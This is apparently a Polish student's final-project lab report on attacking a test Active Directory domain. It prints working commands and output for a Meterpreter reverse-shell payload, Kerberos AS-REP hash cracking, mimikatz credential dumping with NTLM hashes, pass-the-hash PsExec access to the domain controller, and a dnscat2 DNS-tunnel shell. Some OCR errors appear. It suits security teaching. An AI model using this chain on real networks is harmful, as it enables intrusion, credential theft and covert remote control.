

Final Project	Advanced Infrastructure Attacks - Final Project
Autor	Mateusz Łagocki
Data Rozpoczęcia	24.06.2025
Data zakończenia	27.06.2025

Desktop1 IP: 10.0.2.50

Kali IP: 10.0.2.100

DC1 IP: 10.0.2.10

1. Use **Msfvenom** and **Msfconsole** to obtain a reverse shell on one of the Windows 10 clients.

```
kali㉿kali:~$ ip -br a
lo          UNKNOWN      127.0.0.1/8 ::1/128
eth0         UP          10.0.2.100/24 fe80::a00:27ff:fe03:33f5/64
eth1         UP          10.20.10.15/24 fe80::7f6d:ecd7:7863:606e/64
```

System Kali Linux ma aktywne dwa interfejsy sieciowe (eth0, eth1), każdy w innej podsieci IPv4. To oznacza, że może pełnić np. rolę **rutera** między tymi dwiema sieciami.

Interpretacja:

Interfejs	Status	Adres IPv4	Adres IPv6 (link-local)
lo	UNKNOWN	127.0.0.1/8	::1/128 — adres loopback (localhost)
eth0	UP	10.0.2.100/24	fe80::a00:27ff:fe03:33f5/64 — adres IPv6 lokalny dla linku
eth1	UP	10.20.10.15/24	fe80::7f6d:ecd7:7863:606e/64 — również adres IPv6 link-local

Co się tu dzieje:

- ip -br a pokazuje interfejsy sieciowe w formie tabelarycznej.
- eth0 i eth1 to dwa interfejsy sieciowe, oba są aktywne (status: UP).
- eth0 ma adres w sieci NAT VirtualBoxa 10.0.2.0/24.
- eth1 ma adres w innej sieci: 10.20.10.0/24, prawdopodobnie używana jako „wewnętrzna sieć” (np. do połączeń między maszynami wirtualnymi).
- Oba interfejsy mają też przypisane automatyczne adresy IPv6 typu link-local (zaczynające się od fe80::), które służą do komunikacji w obrębie jednej sieci lokalnej (nie routowalne dalej).

Budowa payload:

```
kali:kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.100 LPORT=4444 -f exe -o payload2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: payload2.exe
kali:kali:~$
```

Na tym zrzucie ekranu widać, że został wygenerowany payload typu reverse shell dla systemu Windows za pomocą narzędzia msfvenom.

Szczegóły komendy:

```
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.100
LPORT=4444 -f exe -o payload2.exe
```

Co oznaczają poszczególne elementy:

- **sudo** — uruchomienie z uprawnieniami administratora.
- **msfvenom** — narzędzie Metasploit służące do generowania payloadów.
- **-p windows/x64/meterpreter/reverse_tcp** — użyty payload to Meterpreter w trybie reverse TCP dla systemu Windows 64-bit.
- **LHOST=10.0.2.100** — lokalny adres IP atakującego (czyli Kali Linux), do którego połączy się ofiara po uruchomieniu payloadu.
- **LPORT=4444** — port, na którym nasłuchuje atakujący.
- **-f exe** — format pliku: Windows .exe.
- **-o payload2.exe** — zapisanie wygenerowanego pliku jako payload2.exe.

Komunikaty w terminalu:


- Platforma i architektura (windows i x64) zostały poprawnie wybrane z payloadu.
- Brak enkodera – payload zostanie zapisany w surowej formie (raw).
- Rozmiar pliku końcowego: 7168 bajtów (czyli 7 KB).
- Payload został zapisany jako payload2.exe.

Co się wydarzyło:

Stworzono plik payload2.exe, który po uruchomieniu na maszynie z Windows:

- nawiąże połączenie zwrotne (reverse shell) z adresem IP 10.0.2.100 na porcie 4444,
- umożliwia atakującemu pełną kontrolę przez sesję Meterpreter.

Kopiowanie payload to DESKTOP1



Na tym zrzucie ekranu widać, że:

Plik payload2.exe został pobrany na system Windows z adresu:

<http://10.0.2.100:8000/>

Co to oznacza w kontekście testów penetracyjnych:

Etap dostarczenia payloadu zakończył się powodzeniem — plik z malware'em (reverse shell) trafił na maszynę ofiary.

! Kolejny krok to uruchomienie payloadu przez użytkownika systemu Windows — co (jeśli nasłuch trwa po stronie Kali) uruchomi sesję Meterpreter.

Nawiązanie połączenia:


```
kali㉿kali:~$ msfconsole -x "use exploit/multi/handler;set payload windows/x64/meterpreter/reverse_tcp;"

[!] Metasploit v5.0.99-dev
+ --=[ 2845 exploits - 1106 auxiliary - 344 post      ]
+ --=[ 562 payloads - 45 encoders - 10 nops        ]
+ --=[ 7 evasion           ]

Metasploit tip: After running db_nmap, be sure to check out the result of hosts and services.


[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
LHOST => 10.0.2.100
LPORT => 4444
[*] Started reverse TCP handler on 10.0.2.100:4444
[*] Sending stage (201283 bytes) to 10.0.2.50
[*] Meterpreter session 1 opened (10.0.2.100:4444 → 10.0.2.50:50313) at 2025-06-25 08:27:12 -0400

meterpreter > 
```



2. Use PowerView to enumerate the Domain Controller and all the users, groups, OUs, and admins in the domain.

Pobranie skryptu PowerView – jest on na KALIM:



```
kali㉿kali:~$ cd projectTools/
kali㉿kali:~/projectTools$ ls
additionalTools.txt  dncat2.exe  Inveigh.ps1  Invoke-Obfuscation  Invoke-Portscan.ps1  mimikatz  powerview.ps1  Rubeus.exe  SharpHound.ps1
```

Uruchomienie konsoli PS i wczytanie modułu powerview:

```
PS C:\Users\garyg\Downloads> ls

    Directory: C:\Users\garyg\Downloads

Mode                LastWriteTime         Length Name
-->----             6/25/2025  5:19 AM           7168 payload2.exe
-a----             6/25/2025  5:37 AM          778279 PowerView.ps1

PS C:\Users\garyg\Downloads> Import-Module .\PowerView.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run C:\Users\garyg\Downloads\PowerView.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R
PS C:\Users\garyg\Downloads>
```

Domain Controller:

```
PS C:\Users\garyg\Downloads> Get-NetDomain

Forest          : Cyber.local
DomainControllers : {WIN-DC1.Cyber.local}
Children        : {}
DomainMode      : Unknown
DomainModeLevel : 7
Parent          :
PdcRoleOwner   : WIN-DC1.Cyber.local
RidRoleOwner   : WIN-DC1.Cyber.local
InfrastructureRoleOwner : WIN-DC1.Cyber.local
Name            : Cyber.local

PS C:\Users\garyg\Downloads> Get-NetDomainController

Forest          : Cyber.local
CurrentTime     : 6/25/2025 1:13:33 PM
HighestCommittedUsn : 49191
OSVersion       : Windows Server 2016 Datacenter Evaluation
Roles          : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain          : Cyber.local
IPAddress       : 10.0.2.10
SiteName        : Default-First-Site-Name
SyncFromAllServersCallback : {}
InboundConnections : {}
OutboundConnections : {}
Name            : WIN-DC1.Cyber.local
Partitions      : {DC=Cyber,DC=local, CN=Configuration,DC=Cyber,DC=local, CN=Schema,CN=Configuration,DC=Cyber,DC=local, DC=DomainDnsZones,DC=Cyber,DC=local...}
```

Get-NetUser:

```
PS C:\Users\garyg\Downloads> Get-NetUser | select SamAccountName, DisplayName,  
samaccountname DisplayName  
-----  
Administrator  
Guest  
DefaultAccount  
krbtgt  
BryanM      Bryan Matheny  
VirginiaM   Virginia McGinn  
jennyy      Jenny Yang  
diannc      Diann Campbell  
richardl    Richard Lemmons  
tamaram     Tamara Medina  
garyg       Gary Gould  
elizabethm Elizabeth Martin  
brenta     Brent Ayers
```

Get-NetGroup:

```
PS C:\Users\garyg\Downloads> Get-NetGroup | select name, samaccountname  
name samaccountname  
----  
Administrators Administrators  
Users Users  
Guests Guests  
Print Operators Print Operators  
Backup Operators Backup Operators  
Replicator Replicator  
Remote Desktop Users Remote Desktop Users  
Network Configuration Operators Network Configuration Operators  
Performance Monitor Users Performance Monitor Users  
Performance Log Users Performance Log Users  
Distributed COM Users Distributed COM Users  
IIS_IUSRS IIS_IUSRS  
Cryptographic Operators Cryptographic Operators  
Event Log Readers Event Log Readers  
Certificate Service DCOM Access Certificate Service DCOM Access  
RDS Remote Access Servers RDS Remote Access Servers  
RDS Endpoint Servers RDS Endpoint Servers  
RDS Management Servers RDS Management Servers  
Hyper-V Administrators Hyper-V Administrators  
Access Control Assistance Operators Access Control Assistance Operators  
Remote Management Users Remote Management Users  
System Managed Accounts Group System Managed Accounts Group  
Storage Replica Administrators Storage Replica Administrators  
Domain Computers Domain Computers  
Domain Controllers Domain Controllers  
Schema Admins Schema Admins  
Enterprise Admins Enterprise Admins  
Cert Publishers Cert Publishers  
Domain Admins Domain Admins  
Domain Users Domain Users  
Domain Guests Domain Guests  
Group Policy Creator Owners Group Policy Creator Owners  
RAS and IAS Servers RAS and IAS Servers  
Server Operators Server Operators  
Account Operators Account Operators  
Pre-Windows 2000 Compatible Access Pre-Windows 2000 Compatible Access  
Incoming Forest Trust Builders Incoming Forest Trust Builders  
Windows Authorization Access Group Windows Authorization Access Group  
Terminal Server License Servers Terminal Server License Servers  
Allowed RODC Password Replication Group Allowed RODC Password Replication Group  
Denied RODC Password Replication Group Denied RODC Password Replication Group  
Read-only Domain Controllers Read-only Domain Controllers  
Enterprise Read-only Domain Controllers Enterprise Read-only Domain Controllers  
Cloneable Domain Controllers Cloneable Domain Controllers  
Protected Users Protected Users  
Key Admins Key Admins  
Enterprise Key Admins Enterprise Key Admins  
DnsAdmins DnsAdmins  
DnsUpdateProxy DnsUpdateProxy  
DHCP Users DHCP Users  
DHCP Administrators DHCP Administrators  
IT team IT team  
HR team HR team  
Accounting team Accounting team  
Sales team Sales team
```


Get-NetOU:

```
PS C:\Users\garyg\Downloads> Get-NetOU | select name  
name  
-----  
Domain Controllers  
HR department  
Sales department  
IT department  
R&D department  
Accounting department
```


Admins:

```
PS C:\Users\garyg\Downloads> Get-NetGroup -name *admin* | select name, samaccountname  
name          samaccountname  
----          -----  
Administrators          Administrators  
Hyper-V Administrators  Hyper-V Administrators  
Storage Replica Administrators  Storage Replica Administrators  
Schema Admins          Schema Admins  
Enterprise Admins       Enterprise Admins  
Domain Admins          Domain Admins  
Key Admins              Key Admins  
Enterprise Key Admins   Enterprise Key Admins  
DnsAdmins              DnsAdmins  
DHCP Administrators    DHCP Administrators
```


Wczytanie archiwum do BloodHound i analiza struktury domeny:



Użytkownik BRENTA jest podatna na AS-REP, jest ona również administratorem domeny:



List of Kerberoastable accounts
 Find Kerberoastable Users with most privileges
 Find Domain Admin Logons to non-Domain Controllers
 Find Computers with Unsupported Operating Systems
 Find AS-REP Roastable Users (DontReqPreAuth)

Custom Queries

BRENTA@CYBER.LOCAL

4. Find a user that does not require pre-authentication through Kerberos (use **Rubeus**), obtain its TGT hash, and brute-force the password with **Hashcat**.

Z poprzedniego zadania: BRENTA nie wymaga pre-authentykacji Przerzucamy Rubeusa z KALI na DESKTOP1:

```
kali㉿kali:~/projectTools$ ls
additionalTools.txt dncat2.exe Invoke.ps1 Invoke-Obfuscation Invoke-Portscan.ps1 mimikatz powershell.ps1 PowerView.ps1 Rubeus.exe SharpHound.ps1
kali㉿kali:~/projectTools$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.50 - [25/Jun/2025 10:50:49] "GET / HTTP/1.1" 200 -
10.0.2.50 - [25/Jun/2025 10:50:54] "GET /Rubeus.exe HTTP/1.1" 200 -
[...]
Desktop1 (Clean) [Unuchomiona] - Oracle VirtualBox
Plik Masażyna Widok Węglówka Urządzenia Pomoc
Downloads
File Home Share View
This PC > Local Disk (C:) > Users > garyg > Downloads
Name Date modified Type Size
Quick access
Desktop
Downloads
Documents
Today (2)
Rubeus 6/25/2025 7:50 AM Application 272 KB
arch 6/25/2025 7:50 AM File folder
```

**Uruchamiamy Rupeusa z przełącznikami w celu wyciągnięcia hashy:
.\rubeus4.exe kerberoast /outfile:brenta_tgs_rubeus**

Przerzucamy wynik na KALI

```
kali㉿kali:~/asreproast$ ls  
brenta_tgs_rubeus
```

Używamy hashcat do złamania hasła:

hashcat -m 18200 -a 0 brenta_tgs_rubeus /usr/share/wordlists/rockyou.txt

```
[root@localhost ~]# hashcat -m 18200 -a 0 brenta_tgs_rubeus /usr/share/wordlists/rockyou.txt
hashcat (v6.2.0) starting

OpenCL API (OpenCL 3.0 PoCL -linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-penryn-Intel(R) Core(TM) i7-8565U CPU @ 1.80GHz, 1439/2942 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 8 MB

Dictionary cache built:
* Filename.: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes....: 139921587
* Keyspace...: 14344385
* Runtime...: 0 secs

$krb5asrep$23$brenta@Cyber.lncl:f368631d0d7c0269d7a01f42BaB094$1b445d3b75f97dfb109a1e3e8cae8a1a032f3de7c2b2b5dc9716d981c4a0f8683443ac8773bfff4f3392978679b6c121a2e23bc5b
F1270320629084091d58cahd8967894205ac877a7bbcc608697dd3a6e3bad57980d260a5f3d5b8f36095b3bd7db0321c4e387cd0b433571c1c7b78080b0e1a393b792dc23a3d800316d73aaaf00559e9c448dfbcc
bfafc777cc8c3ce1dec935955ab3c0fce1aa2c65ad1bf3#bb3w173e9f513c4fc97112b4e71338990j00d84501ebc2e5a17a97d6f6314b6f5b7c217b#bb0cbf3d32d27f9065bc1304aa7b5ed
0734043b9a3976ce83f6d5a76c31qaz!QAZ

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target...: $krb5asrep$23$brenta@Cyber.lncl:f368631d0d7c0249d?...Sa76c3
Time.Started...: Wed Jun 25 18:18:45 2025 (0 secs)
Time.Estimated...: Wed Jun 25 18:18:45 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 156.7 KHz/s (0.50ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 18432/14344385 (0.13%)
Rejected.....: 0/18432 (0.00%)
Restore.Point...: 17928/14344385 (0.12%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine...: Device Generator
Candidates.#1...: beautyqueen → tanika
Hardware.Mon.41...: Util: 34%
```

znalezienie hasło to: 1qaz!QAZ

5. Perform the following actions:

- 5.1. Use the credentials acquired in the previous step to connect to DESKTOP1 from the Kali Linux machine using **PsExec** from **Impacket**.

User: brenta Password: 1qaz!QAZ

```
kali㉿kali:~$ impacket-psexec cyber.local/brenta:'1qaz!QAZ'@10.0.2.50
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.0.2.50.....
[*] Found writable share ADMIN$ 
[*] Uploading file wvxYyYPH.exe
[*] Opening SVCManager on 10.0.2.50.....
[*] Creating service Zetq on 10.0.2.50.....
[*] Starting service Zetq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>■
```


- 5.2. Upload to the DESKTOP1 machine the reverse shell payload that was created in the first step to receive a **Meterpreter** session.

```
C:\Windows\system32>put payload2.exe
[*] Uploading payload2.exe to ADMIN$/ 

C:\Windows\system32>payload2.exe

C:\Windows\system32>■
```

```
kali㉿kali:~$ msfconsole -x"use exploit/multi/handler;set payload windows/x64/meterpreter/reverse_tcp;set LHOST 10.0.2.100;set LPORT 4444;run;"
```

The Metasploit logo watermark is a stylized graphic featuring the word "METASPLOIT" at the top, followed by a central "EXPLOIT" section with a ladder-like structure, and "PAYLOAD" and "LOOT" sections below it. The entire logo is composed of various symbols like asterisks, brackets, and arrows.

5.3. Load the **kiwi** extension on **Meterpreter** to obtain an NT-hash of a domain admin user from the **LSASS** process. Then log in as "brenta" user on DESKTOP1.

```
meterpreter > load kiwi
Loading extension kiwi...
.m####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====

```

Username	Domain	NTLM	SHA1	DPAPI
DESKTOP1\$	CYBER	6178d714546efde127acb2667a70a6f2	1d700f48cf9d8c0353ccce7b2703ad8bfcdcf667	
DESKTOP1\$	CYBER	f4796ad95140a4f2639cebc03bacb8c9	e722afc4dbbb074294bcc708d5eb53e861b0eba	
brenta	CYBER	bc007082d32777855e253fd4defe70ee	c44e77aa5d3caed6ca7e9e59f553fe64ce4000d2	d88ac
05848c37e253be80be15a080981				
garyg	CYBER	92937945b518814341de3f726500d4ff	e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d	c8a0e
026dfd0000e3d618f0ccfa53cbc				

Desktop1 IP: 10.0.2.50

```
kali㉿kali:~$ impacket-psexec cyber.local/brenta@10.0.2.50 -hashes :bc007082d32777855e253fd4defe70ee
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.0.2.50.....
[*] Found writable share ADMIN$ 
[*] Uploading file sgwdmAiw.exe
[*] Opening SVCManager on 10.0.2.50.....
[*] Creating service aGNV on 10.0.2.50.....
[*] Starting service aGNV.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

5.4. Use the domain admin credentials to connect to the domain controller machine using **PsExec** from the **Kali Linux** machine.

DC1 IP: 10.0.2.10

```
kali㉿kali:~$ impacket-psexec cyber.local/brenta@10.0.2.10 -hashes :bc007082d32777855e253fd4defe70ee
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation


[*] Requesting shares on 10.0.2.10.....
[*] Found writable share ADMIN$ 
[*] Uploading file UDNJIumU.exe
[*] Opening SVCManager on 10.0.2.10.....
[*] Creating service dWuM on 10.0.2.10.....
[*] Starting service dWuM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

6. Obtain a reverse shell on the **DESKTOP1** client machine using DNS tunneling to obfuscate the traffic and hide your traces.

Skopiowanie dnscat z KALIEGO na DESKTOP1:



Uruchomienie serwera dnscat na KALIM:

```
kali㉿kali:/usr/share/dnscat2$ sudo ruby dnscat2.rb --secret test

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted and authenticated
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a] ...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:

./dnscat --dns server=x.x.x.x,port=53 --secret=test

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> █
```

**Nawiązanie połączenia z DESCTOP1: .\dnscat2.exe --dns
server=10.0.2.100,port=53 --secret=test**

```
Windows PowerShell
PS C:\Users\garyg\Desktop> .\dnscat2.exe --dns server=10.0.2.100,port=53 --secret=test
Creating DNS driver:
domain = (null)
host   = 0.0.0.0
port   = 53
type   = TXT,CNAME,MX
server = 10.0.2.100

** Peer verified with pre-shared secret!

Session established!
```

```
dnscat2> New window created: 1
/usr/share/dnscat2/controller/packet.rb:228: warning: constant ::Bignum is deprecated
/usr/share/dnscat2/controller/packet.rb:228: warning: constant ::Bignum is deprecated
/usr/share/dnscat2/controller/crypto_helper.rb:13: warning: constant ::Bignum is deprecated
/usr/share/dnscat2/controller/crypto_helper.rb:21: warning: constant ::Bignum is deprecated
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
/usr/share/dnscat2/libs/dnser.rb:379: warning: constant ::Fixnum is deprecated
█
```

```
dnscat2> sessions
0 :: main [active]
    crypto-debug :: Debug window for crypto stuff [*]
    dns1 :: DNS Driver running on 0.0.0.0:53 domains =  [*]
    1 :: command (DESKTOP1) [encrypted and verified] [*]
dnscat2> session -i 1
New window created: 2
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
dnscat2> sessions
0 :: main [active]
    crypto-debug :: Debug window for crypto stuff [*]
    dns1 :: DNS Driver running on 0.0.0.0:53 domains =  [*]
    1 :: command (DESKTOP1) [encrypted and verified] [idle for 82 seconds]
    2 :: cmd.exe (DESKTOP1) [encrypted and verified] [*] [idle for 82 seconds]
dnscat2> session -i 2
New window created: 2
history_size (session) => 1000
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

